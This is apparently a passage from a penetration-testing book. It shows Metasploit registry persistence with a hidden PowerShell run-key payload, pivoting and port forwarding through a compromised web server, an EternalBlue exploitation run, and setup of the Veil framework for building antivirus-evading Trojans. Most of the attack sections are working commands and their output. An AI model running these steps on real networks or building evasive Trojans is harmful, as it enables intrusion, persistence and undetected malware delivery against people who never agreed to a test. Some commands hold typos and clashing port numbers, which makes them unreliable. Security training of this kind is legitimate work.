  --  ----                    -------                          ------------
  2   Exploit: multi/handler  windows/meterpreter/reverse_tcp  tcp://192.168.127.139:5678

msf5 exploit(windows/local/registry_persistence) > run
[*] Generating payload blob..
[+] Generated payload, 6028 bytes
[*] Root path is HKLM
[*] Installing payload blob..
[+] Created registry key HKLM\Software\o2cnhF2U
[+] Installed payload blob to HKLM\Software\o2cnhF2U\Jy93Fh7X
[*] Installing run key
[+] Installed run key HKLM\Software\Microsoft\Windows\CurrentVersion\Run\PAuCe0Un
[*] Clean up Meterpreter RC file:
/home/kali/.msf4/logs/persistence/192.168.127.153_20201016.3102/192.168.127.153_20201016.3102.rc
```

The following actions were done:


- A new registry key, HKLM\Software\o2cnhF2U , has been created.
- Inside that key, a new value, Jy93Fh7X , has been created. The value holds the payload as a Long Binary Object (BLOB).



Name	Type	Data
(Default)	REG_SZ	(value not set)
Jy93Fh7X	REG_SZ	aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBIACA/

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\o2cnhF2U

- A new value, PAuCe0Un , has been created under the Run Key. The value is triggered when the system boots or the user logs on, and it runs the payload.




Name	Type	Data
(Default)	REG_SZ	(value not set)
PAuCe0Un	REG_EXPAND_SZ	%COMSPEC% /b /c start /b /min powershell -nop -w hidden -c "sleep 0; iex([System.Text.Encoding]::
VBoxTray	REG_SZ	C:\Windows\system32\VBoxTray.exe
VMware User Pr...	REG_SZ	"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
VMware VM3DS...	REG_SZ	"C:\Windows\system32\vm3dservice.exe" -u

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Pivots and Relays for Extreme Post-Exploitation Control

Pivoting and Relaying are two different, yet related, techniques. They are related because both utilize the victim system to penetrate deeper into the target network. Yet, each one of them has a different aim. Pivoting aims at *exploiting* other systems reachable only through the victim, while relaying aims at *exploring* resources reachable only through the victim. With pivoting, we can have remote shell on secondary systems tunneled through the first initial shell on the first victim. And with relaying, we will access resources on secondary systems tunneled through the shell session on the victim.

Let’s take the following scenario:



In this case, our IP address is 10.10.10.10; and from that machine, we are pentesting a targeting organization that has a publicly exposed web server, with the public IP address 50.50.50.50. The front-end firewall blocks all inbound traffic except port 80 (http), yet, it allows outbound traffic with no restriction. The web server has a private IP address, 192.168.0.10, to communicate with other systems in the LAN or DMZ.

In this scenario, we have managed to compromise the web server 50.50.50.50

and got a reverse shell. We'll assume that we are using the Metasploit platform, and that we have used the Meterpreter payload to exploit the web server. Upon successful exploitation, we'll get the Meterpreter prompt as follows:

```
meterpreter >
```


The other two systems behind the firewall are (1) Windows 7 System – 192.168.0.11 – that is vulnerable through SMB protocol (ms17-010), and (2) Windows 7 System – 192.168.0.12 – that is patched has an SSH service and web service. These two hosts are totally unreachable from the Internet. They don't have any NATed public IP addresses, and no inbound connection is allowed to reach them.

We have two objectives here:

1. We want to exploit the vulnerable Windows 7 (192.168.0.11) and have a shell session to it from our system. This accomplished by pivoting through the compromised web server.
2. We want to access the resources – SSH, SMB shares, and the web server – on the patched Windows 7 (192.168.0.12). This is accomplished by making the compromised web server a relay agent for our connections to the patched Windows 7 system.

Pivoting through the First Victim

This is our first objective; we want to be able to compromise the system 192.168.0.11 and gain a remote shell over it. Particularly, we want to have a Meterpreter session to it, just like we have a Meterpreter session to 50.50.50.50. We know that the firewall does not allow any inbound connection. Thus, we want to ***pivot*** through the web server (50.50.50.50) and reach the vulnerable system. From the perspective of this vulnerable system, the exploitation seems to originate from the web server, not from our system (10.10.10.10). There will be a connection established from the web server to the vulnerable one through which the exploitation take place. Then, the entire Meterpreter session will be tunneled through the first session to us. The following diagram illustrates this scenario:



The following are the necessary steps to perform pivoting:

Step 1 Discover Nearby Live Hosts

Initially, we are not aware of any existing hosts around the compromised web server. However, through investigating the system, we should have found that, in addition to its known public IP address, there is a private IP address configured on its network interface, i.e., 192.168.0.10. We can perform ARP Scanning – using the session with the exploited system, the web server – on the subnet 192.168.0.0/24 to get a list of live systems as follows:

```
meterpreter > background
msf > use post/windows/gather/arp_scanner
msf (arp_scanner) > set SESSION <id>
msf (arp_scanner) > set RHOSTS 192.168.0.0/24
msf (arp_scanner) > run
[*] ARP Scanning 192.168.0.0/24
[*] IP: 192.168.0.1 MAC AA:AA:AA:AA:AA:AA
[*] IP: 192.168.0.11 MAC BB:BB:BB:BB:BB:BB
[*] IP: 192.168.0.12 MAC CC:CC:CC:CC:CC:CC
```

The result shows three IP addresses reachable from the web server. The first one, 192.168.0.1, is probably the gateway, which might be the private interface of the firewall. The other two are interesting for us. We want to find out more information about them; particularly, we want to scan their ports and figure out which ports are open. But in order to do *port scanning*, we need to do a prerequisite step, which is the next one.

Step 2 Setup Routing Rules

Before we are able to run a port scanner from Metasploit against the two private systems, we want to instruct Metasploit to route all traffic destined to the private network 192.168.0.0/24 through the existing Meterpreter session established between our machine and the compromised web server.

```
meterpreter > background
msf > route add 192.168.0.0 255.255.255.0 <session_id>
```

It is important to note that we configure the routing rule on the Metasploit console (msf >) ***not*** on Meterpreter session. The routing rule has to exist on our system – within Metasploit. That is why we issued the command “background” to put our Meterpeter session on the background and get to our Metasploit console.

All the routing rule does is to instruct Metasploit to send any traffic destined to the network 192.168.0.0/24 (192.168.0.0 255.255.255.0) to the session number 1, which is the Meterpreter session established with the web server.

Step 3 Port Scan Nearby Live Hosts

After configuring the routing rule, we are able to run a TCP Port Scanner from within Metasploit against the two private systems. The following commands show how to use Metastploit's native port scanner, and assign the remote hosts' IPs and port range. We will scan the first 10000 ports, as follows:

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set RHOSTS 192.168.0.11,12
msf auxiliary(tcp) > set PORTS 1-1000
msf auxiliary(tcp) > run
[*] 192.168.0.11:        - 192.168.0.11:139 - TCP OPEN
[*] 192.168.0.11:        - 192.168.0.11:445 - TCP OPEN
[*] Scanned 1 of 2 hosts (50% complete)
[*] 192.168.0.12:        - 192.168.0.12:22 - TCP OPEN
[*] 192.168.0.12:        - 192.168.0.12:80 - TCP OPEN
[*] 192.168.0.12:        - 192.168.0.12:139 - TCP OPEN
[*] 192.168.0.12:        - 192.168.0.12:445 - TCP OPEN
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
```

As you can see, we can scan the two private IP addresses even though our system is on the Internet and cannot reach those systems directly. Metasploit will tunnel all traffic to those private systems through session 1 – the established Meterpreter session with the web server.

The port scanning result shows that the system 192.168.0.11 has two ports open, namely, 139 (netbios) and 445 (smb/cifs). And the second private system 192.168.0.12 has four ports open, namely, 22 (ssh), 80 (http), 139 (netbios), and 445 (smb/cifs).

Step 4 Exploit a Vulnerable Service

We are going here to launch an exploit against port 445. The exploit that we will launch is called EternalBlue and it targets a recent vulnerability in SMB service that has been addressed by Microsoft in bulletin MS17-010. Of course, if the machine is unpatched, the exploit will go through; otherwise, it will fail. The following shows the commands and results of exploiting the first private system 192.168.0.11:

```
msf > use exploit/windows/smb/eternalblue_doublepulsar
msf exploit(eternalblue_doublepulsar) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(eternalblue_doublepulsar) > set RHOST 192.168.0.11
msf exploit(eternalblue_doublepulsar) > run

[*] Started bind handler
[*] 192.168.0.106:445 - Generating Eternalblue XML data
[*] 192.168.0.106:445 - Generating Doublepulsar XML data
[*] 192.168.0.106:445 - Generating payload DLL for Doublepulsar
[*] 192.168.0.106:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.0.106:445 - Launching Eternalblue...
[+] 192.168.0.106:445 - Backdoor is already installed
[*] 192.168.0.106:445 - Launching Doublepulsar...
[*] Sending stage (957487 bytes) to 192.168.0.106
[+] 192.168.0.106:445 - Remote code executed... 3... 2... 1...
[*] Meterpreter session 2 opened (10.10.10.10-50.50.50.50:0 -> 192.168.0.11:4444) at 2017-08-27
20:04:31 -0400
meterpreter > background
[*] Backgrounding session 2...
```

The exploit ran successfully, and we now have a 2nd Meterpreter session. But this time, the 2nd session is tunneled within the 1st session and pivoted through the web server (50.50.50.50). To verify that, we issue the sessions command to see the existing sessions:


```
msf exploit(eternalblue_doublepulsar) > sessions

Active sessions
===============

  Id  Type              Information       Connection
  --  ----              -----------       ----------
1 meterpreter x86/windows WEB\MyUser @ WEB  10.10.10.10:44989 -> 50.50.50.50:6666
2 meterpreter x86/windows HID\MyUser @ HID  10.10.10.10-50.50.50.50:0 -> 192.168.0.11:4444
```

Relaying through the First Victim

If we cannot exploit a private system through pivoting, that does not mean we cannot access resources hosted on that particular private system. Even though we will be accessing these resources from our own system that is residing on the Internet, all our accesses will appear coming from the first victim, which is in our scenario, the publicly exposed web server. We will assume that when we compromised the private system, 192.168.0.11, we managed to dump the password hashes and crack them. And given that in many situations some credentials found on one system are used to access other systems, some of the cracked hashes on the first private system will allow us to access the

SSH and SMB services on the second one, 192.168.0.12.

The following diagram illustrates how we relay our access to the resources through the compromised web servers:



It is important to understand here that when we access the resources on the private system, we will be using normal client programs on our system. For example, we will use firefox, SMBClient, and SSH client to access the http server, SMB shares, and the SSH server on the private system 192.168.0.12.

Now, in order for such access to be successful, we need to implement port forwarding rules on our Meterpreter session; this will be discussed in the following section.

Step 1 Setup Port Forwarding Rules

A port forwarding rule, which is configured on the Meterpreter session, does one particular task; and this task is to create a listener – with a port number we choose – on our attacking system (10.10.10.10), and link that listener to a more port number on a remote server. This linking is what is called port forwarding. Because, every time a connection is made to our localhost's listener, the traffic will get forwarded to the remote service on the remote system.

For the sake of our example, we will choose the following port numbers and associate them the remote port numbers on the private system 192.168.0.12:

- Port 10080 on our localhost will be forwarded to port 80 on

192.168.0.12

- Port 10022 on our localhost will be forwarded to port 22 on 192.168.0.12
- Port 10445 on our localhost will be forwarded to port 445 on 192.168.0.12

The following are the commands to setup these port forwarding rules:

```
materpreter > portfwd add –l 10080 –p 80 –r 192.168.0.12
materpreter > portfwd add –l 10022 –p 22 –r 192.168.0.12
materpreter > portfwd add –l 10454 –p 445 –r 192.168.0.12
```

Now, we are ready to access the resources!

Step 2 Access the Resources

All we need to do now is to use the appropriate client program to access the remote service and resources. For the sake of this example, let's say that the credentials to access SSH and SMB are, username: myadmin, and password: mypass.

1. Browsing the http server on 192.168.0.12:

   Using firefox, we will enter the URL: http://10.10.10.10:10080

2. Accessing SSH server on 192.168.0.12:

   On the terminal, we will type: # ssh myadmin@10.10.10.10:10022
   We'll be prompted to enter the password.

3. Access file shares on 192.168.0.12:

   To see the available shares, we will enter on the terminal:

   ```
   # smbclient –L 10.10.10.10 –p 10445
   ```

   To access a particular share, we will enter on the terminal:

   ```
   # smbclient \\\\10.10.10.10\<share_name> -U myadmin –p 10445
   ```

   And then we'll be prompted to enter the password.

The same steps apply to any other resources and services, like VNC, NFS, etc.

Evading Anti-Virus Software with Veil Framework

Introduction

During a penetration testing engagement, there comes a time where it is necessary to install a Trojan on the target's system. Most often, the Trojan is sent through a phishing email to the target's employees – as per the agreement during the pre-engagement meetings. The Trojan may be delivered by other means, like USB flash memory, shared folder, etc. Once the user clicks on the Trojan executable file, it connects to the pentester's system where he is now able to control the target.

Generally, there are different reasons why such social engineering task is conducted by the whitehat hacker – a.k.a., the security consultant; some of them are:

- The whitehat hacker could not find a server-side vulnerability to exploit remotely and have a shell or a controlling session.
- The whitehat hacker wants to gain access to certain systems belonging to key individuals in the target organization. That is, these systems are not servers, but mere workstations.
- The target organization wants to assess the security awareness level of its employees.

Despite the fact that there are so many Remote Access Trojans (RATs) in the wild, the Metasploit Interpreter – i.e., Meterpreter – is very efficient, effective, and powerful in accomplishing such task. Essentially, Meterpreter is a payload that is used while exploiting server-side or client-side vulnerabilities. It is the best and most developed payload among all payloads that Metasploit has in its arsenal. Given that the payload – whether it is Meterpreter or something else – is a bunch of machine instructions, there has to be a way to insert such code into memory and execute it. The payload itself is not a recognizable executable file. When the payload is delivered through an exploit, the exploit – as it is exploiting the vulnerability – will inject the payload into memory. However, in case there are not exploitable vulnerabilities, we cannot use the payload directly as a Trojan.

Luckily for us, the Metasploit's team developed a way to use the payload as an independent Trojan. And the way is to wrap the payload in a recognizable executable file template – like EXE. In this way, the EXE file can be delivered to any Windows system, get double-clicked on, and then get executed. Once executed, the template will insert the payload in memory and run it. The Metasploit' tool that generates standalone executable payload is "**msfvenom**." It can generate a standalone Meterpreter executable file, which we then deliver to our target.

However, it is not so difficult for Anti-Virus programs to detect such file. The easiest detection method is to have signatures for the actual payload itself, i.e., Meterpreter, and for the executable template. Most AV products have signatures for these two components; and as such, we cannot deliver our Trojan – generated natively by msfvenom – to our target since we risk detection by AV.

The Way of Evasion

In order to evade AV software, two things are needed:

1. The executable template – that is, the EXE file that wraps the payload – needs to be dynamically generated. Instead of having a static template, the template will be unique each time we generate the file. Thus, an AV software cannot have a signature for it.
2. The payload – like Meterpreter – that is wrapped within the template needs to be obfuscated. Each time we generate our executable file, the payload within must be randomized or scrambled. Thus, AV cannot detect the payload.

Did the Metasploit team implement such a way? Actually yes; however, they implemented it in the Professional (paid) version of Metasploit. And in Metasploit Pro, this feature can be enabled either from the web interface, or from the command line using the module /exploits/pro/windows/dynamic_exe .

Now, for those of us who use the open-source free Metasploit Framework, we are not left with no hope. Another platform was developed by a group of security researchers to accomplish the task of evading Anti-Virus; and that platform called "*Veil Platform*:"

- Website: https://www.veil-framework.com/
- Github: https://github.com/Veil-Framework

Enter the Veil

According to Github's Veil page,

Veil is a tool designed to generate metasploit payloads that bypass common anti-virus solutions.

It relies on ***msfvenom*** to generate Metasploit payloads, then, it performs additional operations to dynamically create executable wrappers – or templates – and to obfuscate the payload so that AV won't be able to detect it.

When working with Veil, there are three components we need to understand in order in order to generate the final Trojan. These three components are:

1. ***The Programming Language***: Veil first writes a source code in a certain programming language; then, it compiles that code into the final executable. Veil supports multiple languages which we can choose in order to generate our Trojan. The chosen language makes a difference when it comes to AV evasion. We will discuss later how certain languages are more effective in evading certain AVs. The supported languages are:
    a. AutoIt
    b. C
    c. CS (C-Sharp/C#)
    d. GO (Golang)
    e. LUA
    f. Perl
    g. Powershell
    h. Python
    i. Ruby
2. ***The Payload (Shellcode)***: this is the code that will be wrapped inside the Trojan. It is what is going to do our work, like giving us a backdoor. Given that there is one payload considered by security professionals – and the Metasploit's developers – to be the best and most powerful payload, and that is Meterpreter, Veil has got this Payload the default payload. Veil gives you the opportunity to choose another payload of your liking.
3. ***The Obfuscation Method***: this is how Veil is going to hide the

payload inside the Trojan. There are situations where there is no need for obfuscation to be done – as in the case of choosing Meterpreter stager (e.g., Reverse TCP, Reverse HTTP, Reverse HTTPS, etc.). The following are some of the methods implemented by Veil:

a. Base64
b. AES Encryption
c. ARC4 Encryption
d. DES Encryption
e. Letter Substitution

Installing Veil Framework

Let's move now to the practical side and see how we can generate those Trojans that ultimately will evade AV software. To start, you need to install the Veil Framework on your Debian or Kali Linux. The Veil Framework is available at Github:

https://github.com/Veil-Framework/Veil

And all you need to download and install it is to type the following commands on your Terminal:


```
# apt-get -y install git
# git clone https://github.com/Veil-Framework/Veil.git
# cd Veil/
# cd setup
# sudo ./setup.sh -c
```

Running Veil

Inside the Veil directory, e.g., /root/Veil/ , run Veil.py as follows:


```
# ./Veil.py
```

You will be prompted with Veil's main window - shown below:



```
===============================================================================
                             Veil | [Version]: 3.1.4
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

Main Menu

        2 tools loaded

Available Commands:

        exit                    Exit Veil
        info                    Information on a specific tool
        list                    List available tools
        update                  Update Veil
        use                     Use a specific tool

Main menu choice:
```

It is worth mentioning here that the current version of Veil – 3.1.4 – combines two tools that used to be separate; and they are **Evasion** and **Ordnance** . Evasion is the tool for generating obfuscated Trojans (executable files), while Ordnance is the tool for generating shellcodes only (no executables). For the sake of this tutorial, we are mainly interested in Evasion. If we type the command list in the command prompt, we will get the following screen:




```
===============================================================================
                             Veil | [Version]: 3.1.4
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

 [*] Available Tools:

        1)      Evasion
        2)      Ordnance

Main menu choice:
```

And all we need to do now is choose the first tool – Evasion – by entering the command:

```
use 1
```

